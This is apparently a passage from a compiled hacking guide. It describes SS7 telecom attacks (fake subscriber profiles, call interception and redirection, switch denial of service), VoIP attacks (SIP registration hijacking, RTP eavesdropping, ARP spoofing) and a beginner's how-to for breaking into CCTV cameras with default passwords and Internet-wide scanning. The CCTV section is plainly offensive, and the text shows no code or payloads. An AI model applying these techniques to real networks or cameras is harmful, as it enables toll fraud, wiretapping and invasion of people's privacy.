Description: When a subscriber registers on a switch, his/her profile is copied from the HLR database to the VLR database. The profile contains information about active and inactive subscriber services, call forwarding parameters, the on-line billing platform address, etc. An attacker can send a fake subscriber profile to the VLR. The initial data includes the target subscriber number, the subscriber IMSI, the VLR address and the subscriber profile details. The subscriber number is usually known from the beginning. IMSI and the VLR address can be obtained as in section 4.1 and the subscriber profile details can be found as in section 3.




Figure 6. Subscriber profile manipulation


Result: A fake profile will fool the MSC/VLR into providing services to the subscriber based on altered and fraudulent parameters. For example, the subscriber will be able to make voice calls that bypass the billing system.

Variations: In addition, this attack scenario can be used to intercept the target subscriber's communications.

7. Intercepting outgoing calls

Goal. Redirecting outgoing subscriber voice calls and data messages to an attacker's device.

Description. This attack is an extension of Subscriber Profile Manipulation in VLR attack, described in section 4.6 above. An attacker substitutes a billing platform address with their equipment address, in the subscriber's profile. When the subscriber makes a call, the billing request along with the number of the destination subscriber are sent to the attacker's equipment. The attacker can then redirect the call and create a three-way (destination subscriber, calling subscriber and an attacker) conference call.




Result. An attacker is able to intercept and then illegally join a voice call between two authorized subscribers.

8. Redirecting incoming calls

Goal: Change voice call routing and redirect incoming calls

Description: This attack is for incoming calls and is an extension of the attack described in section 4.3. When a call is terminated, the gateway MSC (GMSC) sends a request to the HLR to identify the MSC/VLR that currently serves the subscriber. This data is necessary to route the call to the appropriate switch.

After successfully performing the attack in attack 3, the HLR will redirect the received request to a fake MSC/VLR, which in turn will send the Mobile Station Roaming Number (MSRN) to redirect the call. The HLR transfers this number to the GMSC, which redirects the call to the provided MSRN.



Result: An attacker is able to redirect calls. In this particular case he/she redirects an incoming call to an arbitrary number.

Variations: This attack can be much more costly if calls are redirected to an expensive international number. An opportunistic attacker could use such a scheme To sell call traffic .




Figure 8. Redirecting incoming calls to an expensive number

9.MSC denial of service for incoming calls

Goal: Denial of service for incoming MSC calls

Description: This attack is based on the procedure of assigning a roaming number (MSRN) when receiving a voice call. When a call is received, the current subscriber's MSC/VLR is identified, after which a voice channel is established to this switch using a temporary roaming number. Normally, a roaming number lives for a split second. However, the default values of timers responsible for holding a roaming number,

which are specified on the equipment, are 30–45 seconds. If an attacker sends numerous roaming number requests, to a switch using default parameters, then the pool of available numbers will be used up quickly. As a result, the switch will not be able to process incoming mobile calls.

The initial data includes: the IMSI of any subscriber and the switch address, which can be obtained as in attack 1.




Figure 9. MSC denial of service

Result: As a result of such an attack, all subscribers located in the coverage area of the affected switch will lose their calling service.

CONCLUSIONS :

Stealing money, determining subscriber location, tapping calls and disrupting communication services are all threats made possible by exploiting SS7 vulnerabilities.

With connections made possible by the Internet, mobile communication has become a preferred attack point for hackers looking to penetrate critical infrastructures and the enterprise.

If mobile providers do not implement protection systems against SS7-based attacks, there is little doubt that the public, private organizations or even entire nations will be among the victims of such attacks in the near future.

The experts at Positive Technologies offer the following recommendations for protecting SS7 networks:

- + Analyze provider hosts in the SS7 network
- + Control message filtering
- + Monitor SS7 traffic

- + Examine the potential for attacks and fraud
- + Find equipment configuration errors and vulnerabilities in protocols

In addition, Positive Technologies provides these solutions to help automate your protection:

- + **PT SS7 Scanner:** Installed on the provider's network, PT SS7 Scanner automatically controls and tracks the state of the hosts in the SS7 network. Moreover, PT SS7 Scanner detects associated vulnerabilities quickly, reducing risks related to both known and unknown threats.
- + **PT IDS-SS7:** PT IDS-SS7 assures traffic monitoring in the SS7 network's junction points, which enables the detection of attacks and fraud attempts in real time.

.

.

.

VII) GETTING INTO VOIP


Voice over IP (VoIP) is a methodology and group of technologies for the delivery of voice communications and multimedia sessions over Internet Protocol (IP) networks, such as the Internet. Other terms commonly associated with VoIP are IP telephony, Internet telephony, broadband telephony, and broadband phone service.

The term Internet telephony specifically refers to the provisioning of communications services (voice, fax, SMS, voice-messaging) over the public Internet, rather than via the public switched telephone network (PSTN). The steps and principles involved in originating VoIP telephone calls are similar to traditional digital telephony and involve signaling, channel setup, digitization of the analog voice signals, and encoding. Instead of being transmitted over a circuit-switched network, however, the digital information is packetized, and transmission occurs as IP packets over a packet-switched network. Such transmission entails careful considerations about resource management different from time-division multiplexing (TDM) networks.

VoIP systems employ session control and signaling protocols to control the signaling, set-up, and tear-down of calls. They transport audio streams over IP networks using special media delivery protocols that encode voice, audio, video with audio codecs, and video codecs as Digital audio by streaming media. Various codecs exist that optimize the media stream based on application requirements and network bandwidth; some implementations rely on narrowband and compressed speech, while others support high fidelity stereo codecs. Some popular codecs include μ -law and a-law versions of G.711, G.722, a popular open source voice codec known as iLBC, a codec that only uses 8 kbit/s each way called G.729, and many others. VoIP is available on many smartphones, personal computers, and on Internet access devices. Calls and SMS text messages may be sent over 4GVolte or Wi-Fi.

SIP

The Session Initiation Protocol (IETF RFC 3261) is a widely implemented standard used in VoIP communications to setup and tear down phone calls. Figure 1 depicts (at a high level) the SIP messages that are exchanged during a phone conversation. A brief explanation will follow.



Step 1, the user's device (called a User Agent in SIP terminology) registers with the domain registrar who is responsible for maintaining a database of records of all subscribers for the respective domain. User registration in VoIP is necessary because it provides the means to locate and contact a remote party. When Bob wants to contact Alice, he will send an INVITE request to a proxy server. Proxy servers are responsible for routing SIP messages and locating subscribers. When the proxy server receives an INVITE request, it attempts to locate the called party and relay progress to the caller by performing a number of steps, such as DNS lookups and the routing of various SIP messages (provisional and informational). The step that is impacted by registration hijacking, as we will see shortly, is during the device registration in step 1 of this figure.

Registration Hijacking

Figure 2 depicts a valid registration message and response from the SIP registrar, which is used to announce a user's point of contact. This indicates that the user's device accepts calls.



Figure 2. REGISTER Request

The REGISTER request contains the Contact: header which indicates the IP address of the user's device (for either a VoIP soft or hard phone). When a proxy receives a request to process an incoming call (an INVITE), it will perform a lookup to identify where the respective user can be contacted. In this case, the user with the phone number 201-853-0102 can be reached at IP address 192.168.94.70. The proxy will forward the INVITE request to that IP address. The reader may notice that the advertised port is 5061. This port is reserved for SIPS and in this popular implementation it is actually in violation [ref 1] of RFC 3261.

The following Figure 3 displays a modified version of the REGISTER request that is sent by the attacker.



Figure 3. A modified version of the REGISTER request

In this request, all the message headers and parameters remain the same except for the parameters in the Contact header. The information that has been changed in the Contact header is the IP address (192.168.1.3) which points to the attacker's device. The REGISTER request is sent to the SIP Registrar at 192.168.1.2. The tool that was used to generate this request is SiVuS [ref 2] which is demonstrated below in Figure 4.




Figure 4. SIP Registration Spoofing Using SiVuS Message generator.

The hijacking attack works as follows:

Disable the legitimate user's registration. This can be done by:

- performing a DoS attack against the user's device
- deregistering the user (another attack which is not covered here)
- Generating a registration race-condition in which the attacker sends repeatedly REGISTER requests in a shorter timeframe (such as every 15 seconds) in order to override the legitimate user's registration request.

Step2. Send a REGISTER request with the attacker's IP address instead of the legitimate user's. The following Figure 5 demonstrates the attack approach.




Figure 5. Overview of a registration hijack

This attack is possible for the following reasons

The signaling messages are sent in the clear, which allows an attacker to collect, modify and replay them as they wish.

The current implementation of the SIP Signaling messages do not support integrity of the message contents, and thus modification and replay attacks are not detected.

This attack can be successful even if the remote SIP proxy server requires authentication of user registration, because the SIP messages are transmitted in the clear and can be captured, modified and replayed. This attack can be launched against both enterprise or residential users.

For example, a home network that uses a poorly configured wireless access point can be compromised by an attacker who can intercept and replay registration requests. This also includes configurations where WEP (Wired Equivalent Privacy) or WPA (Wi-Fi protected access) is used, since there are known vulnerabilities that allows an attacker to gain unauthorized access. [ref 3] As such, the attacker can perform various attacks including making fraudulent calls or redirecting communications. In an enterprise environment an attacker can divert calls to unauthorized parties. For example, calls from stockholders can be diverted to an agent that is not authorized to

handle certain trade transactions for customers. In some cases this attack can also be viewed as a “feature” for employees who prefer not to be disturbed.

This attack can be suppressed by implementing SIPS (SIP over TLS) and authenticating SIP requests and responses (which can include integrity protection). In fact, the use of SIPS and the authentication of responses can suppress many associated attacks including eavesdropping and message or user impersonation.

Eavesdropping

Eavesdropping in VoIP is somewhat different from the traditional eavesdropping in data networks, but the general concept remains the same. Eavesdropping in VoIP requires intercepting the signaling and associated media streams of a conversation. The signaling messages use separate network protocols (i.e., UDP or TCP) and ports from the media itself. Media streams typically are carried over UDP using the RTP (Real Time Protocol) protocol.





Figure 6. Steps to capture VoIP media streams using Ethereal

The steps to capture and decode voice packets include

- Capture and Decode RTP packets. Capture packets and select Analyze -> RTP-> Show all streams options from the ethereal interface.
- Analyze Session. Select a stream to analyze and reassemble.
- Open a file to save the audio (.au) steam that contains the captured voice.


Some may argue that the eavesdropping attack can be suppressed in IP based networks with the use of Ethernet switches which restrict broadcasting traffic to the entire network, and thus limits who can access the traffic.

This argument can be discarded when ARP spoofing is introduced as a mechanism to launch a man-in-the-middle attack. We will not cover ARP spoofing in this article since it is documented in several publications. The basic concept, however, is that an attacker broadcasts spoofed advertisements of the MAC address and thus forces subsequent IP packets to flow through the attacker's host . This thereby allows the eavesdropping of communications between two users. The following Figure 7 summarizes the ARP spoofing attack.



Using ARP spoofing, an attacker can capture, analyze and eavesdrop into VoIP communications.

The following Figure demonstrates the use of the Cain tool which provides the ability to perform the man-in-the-middle attack and capture VoIP traffic.



SIP INVITE Flood Attacks

The Session Initiation Protocol (SIP) is a VoIP standard defined in RFC 3261. SIP INVITE messages are used to establish a media session between user and calling agents. In SIP INVITE flood attacks, the attacker sends numerous (often spoofed) INVITE messages to the victim, causing network degradation or a complete DoS condition.

Other VoIP Attacks

Buffer Overflow Attacks

Since H.225 messages are PER encoded, the attacker can misencode the PER encoding lengths and try and cause buffer overflow at the receiving endpoint. The ASN.1 representation of the H.225 protocol lays down some specific bounds on the lengths of the fields, and protocol modules may be susceptible to attacks based on these fields.

DoS Attacks

Attackers can try and send huge messages by specifying out-of-bound and large messages or fields. This leads to excessive memory usage at the endpoints and gateways and can lead to a DoS attack. The attackers can try to use PER encoding coupled with the ASN.1 representation to encode excessive recursive fields and lead to huge processing and memory overhead at the endpoint.

Viruses and malware

VoIP utilization involving softphones and software are vulnerable to worms, viruses and malware, just like any Internet application. Since these softphone applications run on user systems like PCs and PDAs, they are exposed and vulnerable to malicious code attacks in voice applications.

SPIT (Spamming over Internet Telephony)

If you use email regularly, then you must know what spamming is. Put simply, spamming is actually sending emails to people against their will. These emails consist mainly of online sales calls. Spamming in VoIP is not very common yet, but is starting to be, especially with the emergence of VoIP as an industrial tool. Every VoIP account has an associated IP address. It is easy for spammers to send their messages (voicemails) to thousands of IP addresses. Voicemailing as a result will suffer. With spamming, voicemails will be clogged and more space as well as better voicemail management tools will be required. Moreover, spam messages can carry viruses and spyware along with them.

This brings us to another flavor of SPIT, which is phishing over VoIP. Phishing attacks consist of sending a voicemail to a person, masquerading it with information from a party trustworthy to the receiver, like a bank or online paying service, making him think he is safe. The voicemail usually asks for confidential data like passwords or credit card numbers. You can imagine the rest!

Call tampering

Call tampering is an attack which involves tampering a phone call in progress. For example, the attacker can simply spoil the quality of the call by injecting noise packets in the communication stream. He can also withhold the delivery of packets so that the communication becomes spotty and the participants encounter long periods of silence during the call.

Man-in-the-middle attacks

VoIP is particularly vulnerable to man-in-the-middle attacks, in which the attacker intercepts call-signaling SIP message traffic and masquerades as the calling party to the called party, or vice versa. Once the attacker has gained this position, he can hijack calls via a redirection server.

- .
- .
- .
- .
- .
- .
- .
- .
- .
- .
- .

VIII) Compromising A CCTV

The methods to hack CCTV camera

There are different ways to hack CCTV camera, some of them are easy, others are a little bit more technical and some others are not even hacking.

Let's take a look at the following methods:


1. Use a website that shows hacked CCTV cameras

This is not really hacking, but it's the easiest method. You just visit a website that list a lot of hacked CCTV cameras and you just need to watch them. Those website are created by hackers that get into IP CCTV cameras or DVRs (Digital Video Recorders) and let the information available for you for free.

So, in the end of the day you are not hacking anything but just watching CCTV camera that have been hacked by somebody else. See below an example of a website that show such hacked CCTV cameras:

The website lists CCTV hacked cameras around the world and organize them by manufacturers, countries, places, cities and timezone.

See below an example of live CCTV cameras installed on malls.



The website administrator claims that this The world's biggest directory of online surveillance security cameras and that no privacy of individuals will be respected by showing only filtered cameras (whatever this means).

According to a message in the main page, the CCTV camera can be removed from the site when somebody send an email asking for it.

Vistit <https://www.shodan.io/> or <https://angryip.org/> for more infos

2.Hack CCTV camera using default passwords

That's also not really a hacking but it works. You just need to find the CCTV camera online and try to use the default password, a lot of devices on the Internet are still using the same original password from the factory.

The idea is to look at the IP camera manual and look for the default password, so you can use it to hack the CCTV camera (or recorder).

How to find the IP camera on the Internet

OK, before you try the default password to hack CCTV camera you need to find them on Internet and there are different ways to do that, let's check the first method that uses a network IP scanner to find online IP devices.

In this article I will teach you how to use the Angry IP Scanner to scan the Internet and look for IP cameras and recorders (DVRs and NVRs)

STEP 1 - Download the Angry IP Scanner

download the Angry IP scanner for your Operational System: Windows, Mac or Linux.

See below the Angry IP Scanner website. Make sure you have Java installed and download the correct version for your computer.

Download for Windows, Mac or Linux

Windows

Current

Download version 3.7.6 below or [browse more releases](#) or [even older releases](#).

- [32/64-bit Installer](#) - autodetects 32/64-bit Java, for Windows 7/8/10
- [Executable for 64-bit Java](#) - for 64-bit Java (eg AdoptOpenJDK) on Windows 7/8/10
- [Executable for 32-bit Java](#) - for older installations of Oracle Java for Windows


At least [Java/OpenJDK](#) 8 is required on your machine, but 11 is recommended.

STEP 2 - Install the Angry IP Scanner

The installation is very simple, you just need to run the setup file and follow the instructions as shown in the images below: (click to enlarge)



Click Next




Click Install



